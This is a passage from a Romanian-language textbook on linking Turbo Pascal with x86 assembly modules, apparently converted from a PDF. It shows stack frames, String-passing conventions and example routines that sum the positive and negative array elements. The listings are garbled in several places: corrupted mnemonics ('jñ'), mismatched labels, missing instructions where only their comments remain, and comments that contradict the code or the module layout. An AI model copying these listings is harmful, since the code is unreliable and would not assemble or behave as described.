cld	;DF = 0 – vom parcurge sirurile sursă și destinație de la adresa mai mică la adresa mai mare
lea di, copieSir	;încarcăm în DI deplasamentul sirului destinație
lds si, [bp+6h]	;în DS:SI copiem adresa FAR a sirului sursă (parametru al funcției)

```

mov cx, 0FFh      ;știm că sirul este declarat în modulul Turbo Pascal ca având
                   ;lungime 255 octeți => încarcăm în CX lungimea maximă a sirului
rep movsb        ;de CX ori se copiază câte un octet din sirul sursă în sirul
                   ;destinație; această instrucție asigură cōpia locală a sirului de
                   ;numere întregi pe stivă
                   ;refacem valoarea lui DS
mov ds, bx
;sfârșitul codului de intrare

mov sumaPoz, 0    ;initializăm fiecare sumă cu valoarea 0
mov sumaNeg, 0

;calculăm sumele elementelor negative și a celor pozitive din sirul de n elemente; pentru a
;parurge sirul, îl considerăm sir sursă, astfel că trebuie să încarcăm mai întâi DS:SI cu adresa
;acestui; parcurgem și testăm pe rând cele n elemente, pentru calculul sumaPoz și sumaNeg.

push ds           ;salvăm pe stivă valoarea din DS (adresa segmentului de date)
mov bx, ss         ;încarcăm adresa de segment a sirului de numere (e vorba acum de
                   ;cōpia locală de pe stivă!) în DS folosind BX ca intermediar
mov ds, bx
lea si, copieSir   ;SI := deplasamentul primului octet al sirului sursă
                   ;deoarece vom copia în CL valoarea n, care știm că este un număr
                   ;pozitiv, valoarea din CH trebuie setată la 0
                   ;în CL copiem dimensiunea sirului ale cărui elemente trebuie să le
                   ;parcurgem
                   ;parcurgerea sirului se va efectua de la adresa mai mică la adresa
                   ;mai mare

calculusme:
lodsb             ;încarcă în AL octetul de la adresa DS:SI (octetul curent din cadrul
                   ;sirului de numere)

cmp al, 0          ;dacă numărul este negativ, efectuează salt la eticheta nrNegativ
jñ nrNegativ      ;altfel, elementul curent din sir este pozitiv și îl adunăm la
                   ;sumaPoz

cbw               ;obținem valoarea din AL ca și cuvânt în AX
                   ;deoarece valoarea din AL este număr pozitiv, putem să folosim și
                   ;instrucția mov ah, 0 pentru a efectua conversia de la octet la
                   ;cuvânt

add sumaPoz, ax    ;adunăm valoarea din AX la suma curent calculată a elementelor
                   ;pozitive din sir
                   ;salt la eticheta continua pentru a nu efectua operațiile
                   ;corespunzătoare cazului în care numărul din AL este negativ

jmp continua

```

nrNegativ:

```

cbw                  ;efectuăm conversia cu semn a valorii din AL la cuvânt (AX)
add sumaNeg, ax      ;actualizăm corespunzător suma elementelor negative din sir

continua:
loop CalculSume
pop ds                ;refacem valoarea registrului DS

;în acest moment sunt calculate suma elementelor pozitive și suma celor negative din
;sirul dat

;generăm codul de apel corespunzător funcției ConvertesteNumar, și anume – punem
;pe stivă adresa spațiului rezervat pentru rezultatul de tip String întors de funcție și
;parametrii necesari funcției:

push ss              ;mai întâi punem în stivă adresa zonei de memorie în care
                     ;să fie stocat rezultatul funcției (adresa de segment
lea ax, spatiuRezervat ;și deplasamentul primului octet al buffer-ului
push ax
push sumaPoz          ;spatiuRezervat)... și apoi parametrul număr întreg de dimensiune 2 octeți

call ConvertesteNumar ;apelul rutinei ConvertesteNumar definită în modulul
                     ;Turbo Pascal M1 și declarată în modulul asamblare M2 ca
                     ;fiind externă (extrn ConvertesteNumar:near)

;în acest moment, în zona reprezentată de eticheta spatiuRezervat se găsește conversia
;valorii sumaPoz la String, vom copia rezultatul obținut la adresa spatiuRezervat în
;variabila locală sirSumaPoz: sirul sursă este reprezentat de spatiuRezervat, iar sirul
;destinație este sirSumaPoz

push ds              ;salvăm adresa segmentului de date pe stivă
mov bx, ss            ;încarcăm regiștri DS și ES cu adresele de segment ale
                   ;sirurilor sursă, respectiv destinație, utilizând BX ca
                   ;intermediar
lea si, spatiuRezervat ;SI := deplasamentul primului octet al sirului sursă
lea di, sirSumaPoz     ;DI := deplasamentul primului octet al sirului destinație

;datorită modului de reprezentare a unui String în Turbo Pascal, sirul de caractere returnat de
;către funcția ConvertesteNumar din M1 va conține pe poziția 0 numărul de caractere obținute
;după conversia numărului (practic – lungimea String-ului)

lodsb
stosb                ;încarcă octetul de pe poziția 0 din sirul sursă în AL (lungimea)
                     ;copiem valoarea din AL în primul octet al sirului destinație
                     ;(deocamdată i-am stabilit numărul de caractere)
```

```

xor ch, ch      ;încarcăm în CX numărul de caractere care trebuie copiate
mov cl, al
rep movsb       ;se copiază CX caractere din spatiuRezervat în sirSumaPoz
pop ds          ;refacem valoarea registrului DS

```

;Codul de ieșire al funcției ConvertesteNumar este generat automat de către Turbo Pascal, la ;întâlnirea liniei end: actualizarea corespunzătoare a regiștrilor SP și BP și scoaterea de pe stivă ;a parametrului funcției.

;După ieșirea din funcția ConvertesteNumar a rămas în stivă adresa buffer-ului în care s-a ;depuș rezultatul de tip String. Este responsabilitatea rutinei apelante să scoată din stivă această ;adresă (în cazul nostru – adresa FAR a lui spatiuRezervat), ceea ce putem efectua ușor prin ;adunarea la valoarea din regisztrul SP a valorii 4

```
add sp, 4
```

Observație: Dacă modulul apelant este scris în Turbo Pascal, această instrucțiune este generată ;automat de către compilator. În cazul acesta, însă, este responsabilitatea noastră de a scoate din ;stivă adresa corespunzătoare rezultatului de tip String întors de funcție, deoarece modulul ;apelant este scris în limbaj de asamblare, iar rezultatul întors de funcție nu este tratat ca ;parametru, drept urmare nu este scos de pe stivă în cadrul codului de ieșire al funcției.

;pentru afișarea pe ecran al șirului mesaj cu ajutorul funcției 09h a întreruperii 21h, trebuie ca în ;DS:DX să încarcăm adresa primului caracter care se va tipări; nu uită că DS conține adresa ;segmentului de date (în cadrul căruia este declarat mesaj)

```

lea dx, mesaj    ;în DX încarcăm adresa de început a șirului de tipărit. Deoarece
inc dx          ;este un String definit în Turbo Pascal, primul octet (cel de pe
                ;poziția 0) conține lungimea efectivă a stringului. Cum nu dorim
                ;tipărirea caracterului corespunzător acestei valori, incrementăm
                ;valoarea din DX cu 1
mov ah, 09h      ;tipărirea șirului de caractere mesaj, definit în M1, cu ajutorul
int 21h          ;funcției 09h a întreruperii 21h
push ds          ;pentru afișarea lui sirSumaPoz în mod similar, salvăm mai întâi
                ;valoarea registrului DS pe stivă, deoarece șirul are alocat spațiu pe
                ;stivă, deci adresa lui de segment este conținută în SS
push ss          ;încarcăm în DS adresa de segment corespunzătoare stivei
pop ds
lea dx, sirSumaPoz ;încarcăm în DX deplasamentul primului octet al șirului
                    ;sirSumaPoz
inc dx          ;incrementăm valoarea lui DX pentru a referi primul caracter care
                    ;trebuie afișat (nu octetul care conține lungimea String-ului)
xor ax, ax

```

```

mov al, byte ptr sirSumaPoz ;copiem în AL numărul de caractere din șir,
mov di, ax                  ;după care transferăm această valoare în DI,
                            ;deoarece AX nu poate fi folosit ca index (vezi
                            ;formula de calcul a deplasamentului unui operand)
                            ;de șir pentru operația de tipărire
                            ;tipărirea șirului de caractere ce reprezintă suma
                            ;elementelor pozitive din șir
                            ;refacem conținutul registrului DS
                            ;copiem valoarea sumaNeg în spațiul rezervat pentru
                            ;rezultatul funcției (folosim AX ca intermedier, deoarece nu
                            ;putem execuționa instrucțiunea MOV pentru doi operanzi în
                            ;memorie)

```

;returnarea rezultatului pe dimensiune 1 cuvânt al funcției curente conform regulii Turbo Pascal
;se efectuează prin intermediu regisztrului AX (deja conține suma elementelor negative din șir în
urma execuției instrucțiunilor de mai sus)

```

mov sp, bp      ;refacem vârful stivei din momentul apelului funcției curente
pop bp
retn 6          ;ca rutină apelată, trebuie să specificăm numărul de octeți ocupăți de
                ;parametrii acestei funcții, pentru a fi scoși din stivă la ieșire

```

CalculeazaSume endp
end

Pași necesari pentru rularea exemplului:

1. Se compilează fișierul M2.ASM folosind comanda "tasm M2.ASM /zi".
2. Pentru modulul principal (Pascal) – fie se execută comanda "tpc M1" ("tpc M1 -V" dacă dorîți să efectuați depanare la nivel de cod sursă) de la linia de comandă, fie se compilează din mediul Turbo Pascal (Alt-F9).
3. Se lansează în execuție M1 direct la linia de comandă, sau din mediul Turbo Pascal (Ctrl-F9).

Cazul 1b. În continuare prezentăm rezolvarea aceleiași probleme cu ajutorul a două module – modulul M1 scris în limbajul Turbo Pascal și M2 scris în limbaj de asamblare. De această dată, însă, funcția CalculeazaSume este definită în M1, iar funcția ConvertesteNumar se definește în modulul M2.

Observație: Operația de compilare a unui program Turbo Pascal (din mediul Turbo Pascal sau de la linia de comandă cu ajutorul comenzii TPC) presupune compilarea propriu-zisă, precum și

editarea de legături, iar rezultatul obținut este un fișier executabil (EXE). Dacă am fi considerat modulul scris în limbaj de asamblare ca fiind modulul principal, am fi avut nevoie în faza de link-editare de un fișier obiect (OBJ) corespunzător modulului M1. Cum nu putem să generăm un asemenea fișier pentru M1, vom rezolva problema astfel încât execuția programului să înceapă din cadrul modulului M1, după care să se continue cu o procedură definită în M2, cu rol "de program principal" (vezi procedura ProcStart). Astfel, execuția programului se va efectua după următorii pași:

- începe execuția instrucțiunilor din programul principal al modulului M1;
- din modulul M1 se apelează procedura **ProcStart** definită în M2;
- din procedura **ProcStart** se apelează procedura de citire a numărului de elemente din sirul de numere întregi și a elementelor sirului, procedură definită în M1 (vezi procedura **CitesteSir**);
- după întoarcerea din execuția procedurii **CitesteSir**, se efectuează apelul funcției **CalculeazaSume**, definită, după cum am menționat mai sus, în modulul Turbo Pascal;
- din funcția **CalculeazaSume** se apelează funcția **ConvertesteNumar** definită în M2, pentru obținerea sirului de caractere corespunzător numărului întreg ce reprezintă suma numerelor pozitive din sirul citit;
- funcția **CalculeazaSume** întoarce ca rezultat suma numerelor negative din sir. Pentru a se tipări acest număr din cadrul modulului M2, se apelează din nou funcția **ConvertesteNumar**, de această dată din M2;
- se tipărește (din cadrul procedurii **ProcStart**) sirul de caractere corespunzător sumei numerelor negative din sir, execuția programului se întoarce în modulul M1, după care se termină.




Fig. 8.3. Declarații variabile, definiții și apeluri subroutines pentru cazul 1b.

Modulul M1.PAS

program M1;

{După cum s-a specificat în exemplul anterior, în segmentul de date corespunzător modulului scris în limbaj de asamblare putem doar să rezervăm spațiu pentru variabilele cu care lucrăm, un export al acestora (cu PUBLIC) sau o inițializare a lor fiind ignorată de către Turbo Pascal. Are sens să declarăm o variabilă drept PUBLIC într-un modul asamblare doar pentru ca aceasta să fie cunoscută de către un alt modul asamblare (unde acea variabilă va fi declarată ca externă, cu EXTRN). Un modul scris într-un limbaj de nivel înalt nu acceptă importul de variabile globale definite în cadrul modulelor asamblare. Este motivul pentru care suntem nevoiți să declarăm oricare variabilă globală în cadrul modulului scris în limbaj de nivel înalt (în cazul nostru, modulul Turbo Pascal M1). Astfel, definim ca și constantă cu tip mesajul pe care-l vom tipări din cadrul modulului M2.}

```
const mesaj:string='Suma numerelor negative din sir este $';
{mesaj va fi tipărit din cadrul modulului M2 cu ajutorul funcției 09h a întreruperii 21h;
aceasta cere ca marcaj de sfârșit de sir caracterul '$'}
```

type TSir=array[0..254] of Shortint;

{definirea unui tip tablou unidimensional, de lungime maximă 255 elemente, de tip Shortint. Elementele tabloului vor avea indici din domeniul [0, 254]. Tipul Shortint din Turbo Pascal corespunde valorilor reprezentate pe dimensiune un octet, interpretate cu semn.}

[\$L M2.obj]

{Declarăm următoarele rutine ca fiind externe (ambele sunt definite în modulul M2):}

- ConvertesteNumar – rutină tip funcție, primește ca parametru un număr întreg, reprezentat pe un cuvânt, interpretat cu semn, și returnează sirul de caractere corespunzător acestuia
- ProcStart – rutină tip procedură, nu primește parametri}

```
function ConvertesteNumar(x:Integer):string;external;
procedure ProcStart;external;

procedure CitesteSir(var sir:TSir;var n:byte);
  {în procedura CitesteSir se citește numărul de elemente pe care utilizatorul le va introduce în sir, precum și elementele sirului. Dimensiunea n a sirului și tabloul sir sunt parametri transmiși prin referință}
var i:Byte;           {variabilă locală, folosită pe post de contor în citirea elementelor din sir}
begin
  writeln('Dati numarul de elemente din sir = ');
  readln(n);          {citirea numărului de elemente ale sirului}
  writeln('Dati elementele sirului de numere întregi:');
  for i:=0 to n-1 do
    begin
      write('sir[',i,']= ');
      readln(sir[i]); {citirea elementului de pe poziția i în cadrul tabloului sir}
    end;
end;
end;

function CalculeazaSume(sir:TSir;n:Byte):Integer;
  {funcția CalculeazaSume primește ca parametri un sir de numere întregi, reprezentate pe un octet și numărul de elemente din sir; calculează sumele elementelor pozitive, respectiv a celor negative din sirul dat ca parametru; afișează pe ecran suma elementelor pozitive; întoarce ca rezultat suma elementelor negative din sir}
var i:Shortint;        {variabilă locală folosită ca și contor pentru parcurgerea sirului dat ca parametru}
  sumaPoz, sumaNeg:Integer; {sumaPoz, sumaNeg – variabile locale în care se vor calcula sumele elementelor pozitive, respectiv a celor negative din sir}
  SirSumaPoz:string;
```

{variabila locală SirSumaPoz va fi folosită pentru a obține sirul de caractere corespunzător numărului întreg conținut în sumaPoz, în urma apelului funcției ConvertesteNumar. Deși în Turbo Pascal avem la dispoziție procedura STR de conversie a unui număr în sir de caractere, vom apela funcția corespunzătoare definită în M2 pentru a scoate în evidență elemente caracteristice programării multimodul, în particular Turbo Pascal + limbaj de asamblare.}

```
begin
  sumaPoz:=0; sumaNeg:=0;           {initializarea sumelor ce urmează a fi calculate}
  for i:=0 to n-1 do
    {parcurgerea sirului de n numere întregi; nu uitați că tipul TSir a fost definit astfel încât numerotarea elementelor se efectuează începând cu zero}
    if sir[i]<0 then sumaNeg:=sumaNeg+sir[i]; {dacă elementul de pe poziția i este negativ...}
    else sumaPoz:=sumaPoz+sir[i]; {dacă al i-lea element este pozitiv...}
  SirSumaPoz:=ConvertesteNumar(sumaPoz); {apelul funcției de conversie a unui număr întreg reprezentat pe cuvânt în sirul de caractere corespunzător acestuia. Deoarece rutina din care se apelează funcția ConvertesteNumar este scrisă în Turbo Pascal, codul de apel corespunzător funcției ConvertesteNumar se generează automat (punerea pe stivă a adresei FAR a zonei de memorie în care să se depună rezultatul de tip String întors de funcție, precum și a parametrului funcției – sumaPoz); în plus, după întoarcerea în modulul curent, se va scoate de pe stivă adresa FAR a zonei în care s-a memorat rezultatul funcției.}

  writeln('Suma numerelor pozitive din sir este ', SirSumaPoz); {afișarea sirului de caractere obținut la întoarcerea din funcția ConvertesteNumar}

  CalculeazaSume:=sumaNeg; {se întoarce ca rezultat al funcției CalculeazaSume valoarea sumei numerelor negative din sirul primit ca parametru}
end;

begin
  ProcStart;           {apelul procedurii ProcStart definită în modulul M2}
  readln;
end.
```

Modulul M2.asm

```
.MODEL SMALL
;folosim modelul de memorie standard small și vom utiliza directivele de segment simplificate ;DATA (corespunzătoare segmentului de date) și ;CODE (pentru marcarea segmentului de cod)
;vezi și exemplul anterior)
```

.DATA

;în cadrul segmentului de date putem să rezervăm spațiu pentru variabilele necesare în modulul asamblare M2, a căror valoare nu trebuie inițializată în acest moment. Aceste variabile vor fi locale modulului M2. Chiar dacă în limbaj de asamblare dispunem de un mecanism de export de variabile (PUBLIC), Turbo Pascal nu dispune de un mecanism echivalent de import de variabile. Totuși, deoarece sunt declarate în segmentul de date corespunzător modulului M2 și folosim modelul de memorie SMALL, vor avea ca adresă de segment valoarea din DS (care este încărcat la începutul execuției programului de către Turbo Pascal)

;Vom folosi următoarele variabile locale modulului M2:

;sir – sir de numere întregi reprezentate pe un octet;
;n – numărul de elemente din sir;

(Observație: Numărul de elemente din sir, precum și elementele sirului vor fi citite pe parcursul execuției programului.)

;sumaNrNeg – va conține suma calculată a elementelor negative din sirul citit de la tastatură

;SirSumaNeg – reprezintă spațiul rezervat pentru obținerea conversiei la String a valorii din sumaNrNeg

```
sir db 255 dup (?)
```

```
n db ?
```

```
sumaNrNeg dw ?
```

```
SirSumaNeg db 8 dup (?)
```

extrn mesaj:byte

;declarăm eticheta mesaj ca fiind externă (este definită în modulul M1 ca și constantă cu tip)

.CODE

;definim ca fiind publice etichetele ConvertesteNumar și ProcStart, deoarece subrutele cu aceste nume sunt apelate din cadrul modulului M1 și trebuie astfel exportate

```
public ConvertesteNumar
```

```
public ProcStart
```

;declarăm numele de subrute CalculeazaSume și CitesteSir ca etichete externe (acestea sunt definite în cadrul modulului Turbo Pascal M1); apelul acestor rutine va fi de tip *near* (Datorită utilizării modelului de memorie SMALL, programul rezultat va avea un singur segment de cod, obținut prin concatenarea codului din modulele M1 și M2.)

```
extrn CalculeazaSume:near
```

```
extrn CitesteSir:near
```

ConvertesteNumar proc

;funcția ConvertesteNumar primește ca parametru un număr întreg (interpretat cu semn) reprezentat pe 2 octeți și returnează String-ul ce reprezintă conversia numărului primit ca parametru la sir de caractere

Observație: Funcția ConvertesteNumar este definită în modulul scris în limbaj de asamblare => codul de apel este generat de către modulul apelant, iar codul de intrare și codul de ieșire trebuie generate explicit în cadrul textului sursă al funcției ConvertesteNumar. Astfel, ea efect al codului de apel, la intrarea în funcție se găsesc deja în stivă adresa spațiului rezervat pentru returnarea rezultatului funcției, precum și parametrul actual cu care funcția a fost apelată.

;generăm codul de intrare în funcție:

(1) operația de "izolare" a parametrilor puși în stivă la apelul rutinei curente.
push bp

mov bp, sp ;BP definește baza zonei de stivă (*stack frame*) utilizată pentru desfășurarea execuției apelului curent

(2) dorim să utilizăm o variabilă locală în care să reținem semnul numărului întreg transmis ca parametru; astfel, trebuie să rezervăm spațiu pe stivă pentru această variabilă locală a funcției

```
sub sp, 2
```

;zona din vârful stivei, în acest moment, are structura:

; - spațiu rezervat pentru variabila locală funcției, la deplasament [BP-2h]

; - valoarea salvată a registrului BP, la deplasament [BP+0h]

; - adresa de revenire din rutină, la deplasament [BP+2h]

; - valoare (x), la deplasament [BP+4h]

; - offset (sir rezultat), la deplasament [BP+6h]

; - adresa de segment (sir rezultat), la deplasament [BP+8h]




Fig. 8.4. Organizarea stivei după apelul și intrarea în funcția ConvertesteNumar în cazul 1b.

;pentru a referi mai ușor din cadrul funcției diferite valori care se găsesc pe stivă, asociem acestora câte un simbol:

```
x equ word ptr [bp+4]
```

;simbolul x este asociat valorii parametrului transmis funcției

```

sirOffset equ word ptr [bp+6] ;simbolurile sirOffset și sirSegment sunt asociate
sirSegment equ word ptr [bp+8] ;deplasamentului, respectiv adresei de segment ale
;buffer-ului rezervat pentru întoarcerea rezultatului
;de tip String din funcția curentă

semn equ byte ptr [bp-2] ;asociem cu simbolul semn octetul inferior al
;cuvântului din stivă de la deplasamentul [BP-2];

mov ax, x ;copiem în registrul AX valoarea numărului întreg pentru care
;urmează să obținem sirul de caractere corespunzător

cmp ax, 0
jnl numar_positiv ;dacă numărul este pozitiv, se efectuează salt la eticheta
;numar_positiv
;altfel – este un număr negativ...
;semnul numărului este '+', și îl reținem în variabila locală semn
;obținem valoarea absolută a valorii din AX, deoarece în operația
;de conversie a numărului în sir de caractere avem nevoie de
;această valoare

jmp converteste ;salt la eticheta converteste pentru a nu executa instrucțiunile
;corespunzătoare cazului în care numărul este pozitiv

numar_positiv: ;dacă numărul este pozitiv,
    mov semn, '+' ;semnul pe care-l vom afișa este '+'

converteste:
;vom obține sirul de caractere corespunzător numărului întreg (acum deținem doar valoarea
;absolută a acestuia!) prin împărțiri succesive la 10:
;- după fiecare operație de împărțire ne interesează îndeosebi restul, care reprezintă tocmai ultima
;cifră a deîmpărțitului;
;- transformăm această cifră în caracterul corespunzător adunând la valoarea acesteia codul
;ASCII al caracterului '0';
;- fiecare caracter astfel obținut îl salvăm pe stivă;
;- în momentul în care am obținut caracterele corespunzătoare tuturor cifrelor numărului,
;începem să completăm zona de memorie rezervată rezultatului (nu uită că deținem adresa de
;început a acesteia în sirSegment:sirOffset):
;- conform convenției de memorare a sirurilor de caractere din Turbo Pascal, pe prima
;poziție copiem lungimea sirului, în cazul nostru = 1 (semnul) + numărul de cifre din
;număr;
;- în al doilea octet al buffer-ului copiem caracterul ce reprezintă semnul numărului dat;
;- începând cu al treilea octet copiem caracterele ce reprezintă cifrele numărului, în ordine
;înversă obținerii lor, deoarece le scoatem pe rând de pe stivă.

```

```

mov cx, 0 ;initializăm CX:=0 deoarece vom reține în CX numărul de cifre ale
;numărului
mov bx, 10 ;în BX copiem valoarea împărțitorului, și anume 10
;deși numărul care trebuie să-l împărțim la 10 este reprezentat pe 1 cuvânt,
;pentru fiecare operație de împărțire îl vom converti la dublucuvânt; altfel,
;se poate întâmpla cătul să nu încapă în AX, caz în care s-ar genera
;eroarea "Divide by Zero"

repeta_imparte:
    mov dx, 0 ;conversia numărului din AX la dublucuvântul DX:AX; deoarece este
;pozitiv, completăm DX cu valoarea 0
    div bx ;împărțire la BX=10: în AX obținem câtul, iar în DX – restul
;îștim că DX conține o valoare cuprinsă între 0 și 9, astfel că este suficient
;șDL pentru stocarea acesteia
    add dl, '0' ;obținem caracterul corespunzător cifrei obținute după ultima împărțire
    push dx ;salvăm valoarea lui DX în stivă; deși caracterul pe care dorim să-l salvăm
;este memorat numai în DL, pentru instrucțiunea push avem nevoie de un
;operand pe dimensiune 1 cuvânt
    inc cx ;incrementăm valoarea din CX (s-a obținut încă o cifră a numărului)

    cmp ax, 0 ;dacă valoarea câtului este diferită de 0, reluăm operațiile de
;jne repeta_imparte ;obținere a unei noi cifre
;altfel, începem să completăm zona de memorie rezervată
;rezultatului funcției

;deoarece vom utiliza instrucțiunea stosb, completăm regiștrii ES și DI cu adresele de
;segment, respectiv cu deplasamentul începutului String-ului rezultat

mov es, sirSegment
mov di, sirOffset
cld ;parcurem sirul de octeti de la adresă mai mică la adresă mai mare
mov ax, cx ;copiem numărul de cifre obținute în AX
inc ax ;incrementăm valoarea din AX deoarece sirul de caractere va conține și
;caracterul corespunzător semnului numărului
;deoarece lungimea este maxim 6 (domeniul numerelor întregi,
;repräsentate pe un cuvânt, în interpretarea cu semn este [-32768, 32767]),
;este suficient octetul inferior din AX pentru memorarea acesteia
stosb ;copiem în primul octet al sirului (referit de ES:DI) lungimea acestuia
mov al, semn ;copiem în AL caracterul ce reprezintă semnul numărului
stosb ;salvăm conținutul lui AL în octetul de la adresa ES:DI (acum – al
;doilea octet al sirului rezultat)
repeta_caracter: ;execută de CX ori:

```

```

pop ax      ;scoate din stivă un cuvânt (în octetul inferior din AX avem codul
             ;ASCII al unui caracter ce reprezintă o cifră a numărului)
stosb       ;salvează "caracterul cifră" în octetul de la adresa ES:DI, după care
             ;se incrementează valoarea din DI
loop repeta_caracter

```

;codul de ieșire din funcție (deoarece funcția este scrisă în limbaj de asamblare, trebuie să generăm explicit acest cod):

```

mov sp, bp    ;se refac vârful stivei (în cazul acesta, se dealocă de pe stivă
              ;spațiul alocat variabilei locale)
pop bp        ;reface valoarea registrului BP la valoarea de la intrarea în rutina
              ;curentă
ret 2         ;return în modulul apelant, cu scoaterea de pe stivă a parametrului,
              ;care ocupă 2 octeți

```

ConvertesteNumar endp

ProcStart proc

;rutina ProcStart primește controlul execuției prin apel din modulul M1, și are rol de "program principal"; de aici urmează să apelăm procedura CitesteSir și funcția CalculeazaSume, definite în modulul M1

;codul de intrare în această procedură (ProcStart) constă în:

(1) operația de izolare a stivei, după care BP definește o nouă bază a zonei de stivă (*stack frame*), utilizată pentru execuția rutinei curente

```

push bp
mov bp,sp
;(2) pentru această procedură nu definim variabile locale (nu trebuie să alocăm spațiu pe
;stivă); totuși, deoarece vom apela din cadrul rutinei curente o funcție care întoarce un
;rezultat de tip String (funcția ConvertesteNumar), trebuie să rezervăm pe stivă un
;spațiu de 256 octeți (= 100h octeți) pentru acest rezultat:

```

sub sp, 100h

```

spRezervat equ byte ptr [bp-100h] ;asociem un simbol spațiului rezervat rezultatului
                                    ;funcției ConvertesteNumar pentru a-l referi mai
                                    ;ușor din codul sursă al procedurii curente

```

;deoarece pentru apelul procedurii CitesteSir apelantul este scris în limbaj de asamblare, trebuie să generăm codul de apel corespunzător acestei rutine; conform definiției procedurii în modulul M1, aceasta necesită doi parametri transmiși prin referință (var sir:TSir;var n:byte), ceea ce

;înseamnă că trebuie să punem pe stivă adresele FAR ale acestora în ordinea în care apar în lista de parametri formali – în cazul nostru, am definit în segmentul de date etichetele sir și n:

```

push ds      ;punem în stivă adresa de segment și deplasamentul șirului de
              ;octeți care urmează să fie citit în cadrul procedurii CitesteSir
lea ax, sir
push ax
push ds      ;punem în stivă adresa FAR corespunzătoare etichetei n (segment
              ;+ offset)
lea ax, n
push ax
call CitesteSir ;apelăm procedura CitesteSir
                  ;deoarece procedura CitesteSir este definită în modulul Turbo
                  ;Pascal, codurile de intrare și de ieșire în/din procedură sunt
                  ;generate automat de către compilatorul Turbo Pascal

```

;generăm codul de apel corespunzător funcției CalculeazaSume, definită în modulul ;M1; această funcție primește doi parametri transmiși prin valoare: un parametru de tip șir de întregi, fiecare element reprezentat pe dimensiune 1 octet, și un întreg pe dimensiune 1 cuvânt, care reprezintă numărul de elemente din șir; deoarece primul parametru este de dimensiune mai mare de 4 octeți, deși este transmis prin valoare, trebuie să punem pe stivă adresa FAR corespunzătoare acestuia (regulă Turbo Pascal); pentru al doilea parametru trebuie să punem pe stivă doar valoarea acestuia

```

push ds      ;punem pe stivă adresa de segment corespunzătoare etichetei sir
              ;încarcăm în AX deplasamentul lui sir
lea ax, sir
push ax      ;punem pe stivă valoarea din AX (offset(sir))

```

Observație: Știm că al doilea parametru formal al funcției CalculeazaSume (parametrul n) este definit pe dimensiune 1 octet, și mai știm că pe stivă putem să punem numai valori de dimensiune un cuvânt. Această "nepotrivire" de dimensiune nu este o problemă în transmiterea valorii acestui parametru – este suficient să o copiem în octetul inferior al unui cuvânt care urmează să-l adăugăm pe stivă, iar funcția Turbo Pascal CalculeazaSume va prelua corect valoarea parametrului.

```

mov al, n      ;pentru a depune pe stivă valoarea parametrului actual, folosim ca
push ax        ;intermediar registrul AX
call CalculeazaSume ;apelul funcției CalculeazaSume
mov sumaNrNeg, ax ;conform convenției Turbo Pascal, un rezultat de tip întreg,
                  ;pe dimensiune 2 octeți, este întors dintr-o funcție prin
                  ;intermediul registrului AX; reținem rezultatul în
                  ;sumaNrNeg

```

;deoarece rutina curentă este scrisă în limbaj de asamblare, trebuie să generăm codul de apel corespunzător funcției ConvertesteNumar: punem pe stivă adresa spațiului rezervat pentru rezultatul de tip String întors de către funcție și parametrul necesar acesteia:

```

push ss          ;mai întâi punem în stivă adresa zonei de memorie în care să fie
lea bx, spRezervat ;stocat rezultatul funcției: adresa de segment și deplasamentul
push bx          ;zonei de memorie etichetată cu spRezervat,
push ax          ;apoi – valoarea parametrului transmis prin valoare, de dimensiune
;1 cuvânt (în cazul nostru este vorba de suma numerelor negative
;din sirul sir)
call ConvertesteNumar ;apelul funcției ConvertesteNumar

```

Observație: Codul de intrare și codul de ieșire corespunzătoare funcției ConvertesteNumar (definită în modulul Turbo Pascal M1) au fost generate automat de către compilatorul Turbo Pascal.

;după ieșirea din funcția ConvertesteNumar, trebuie să copiem rezultatul întors de către funcție
;în zona de pe stivă etichetată cu spRezervat, în sirSumaNeg; sirul sursă se găsește pe stivă
(adresa de segment este dată de SS), iar sirul destinație – în segmentul de date al programului
(adresa de segment corespunzătoare sirului sirSumaNeg este cea din registrul DS)

```

mov bx, ds      ;folosim ca intermedian registrul BX pentru a stabili adresa de
mov es, bx      ;segment pentru sirul destinație
push ds          ;salvăm valoarea lui DS pe stivă
push ss          ;încarcăm DS cu adresa de segment a sirului sursă
pop ds
lea si, spRezervat ;încarcăm regiștrii index SI și DI cu adresele de deplasament ale
lea di, sirSumaNeg ;sirurilor spRezervat, respectiv sirSumaNeg

```

;deoarece primul octet (de pe poziția 0) al unui String Turbo Pascal reprezintă dimensiunea
;acestuia, mai întâi copiem acest prim octet din spRezervat în sirSumaNeg. Nu efectuăm
;această operație doar cu o instrucțiune MOVSB, ci cu STOSB și LODSB, pentru a reține și în AL
;această valoare (avem nevoie de dimensiunea sirului sursă pentru a ști câte caractere să copiem
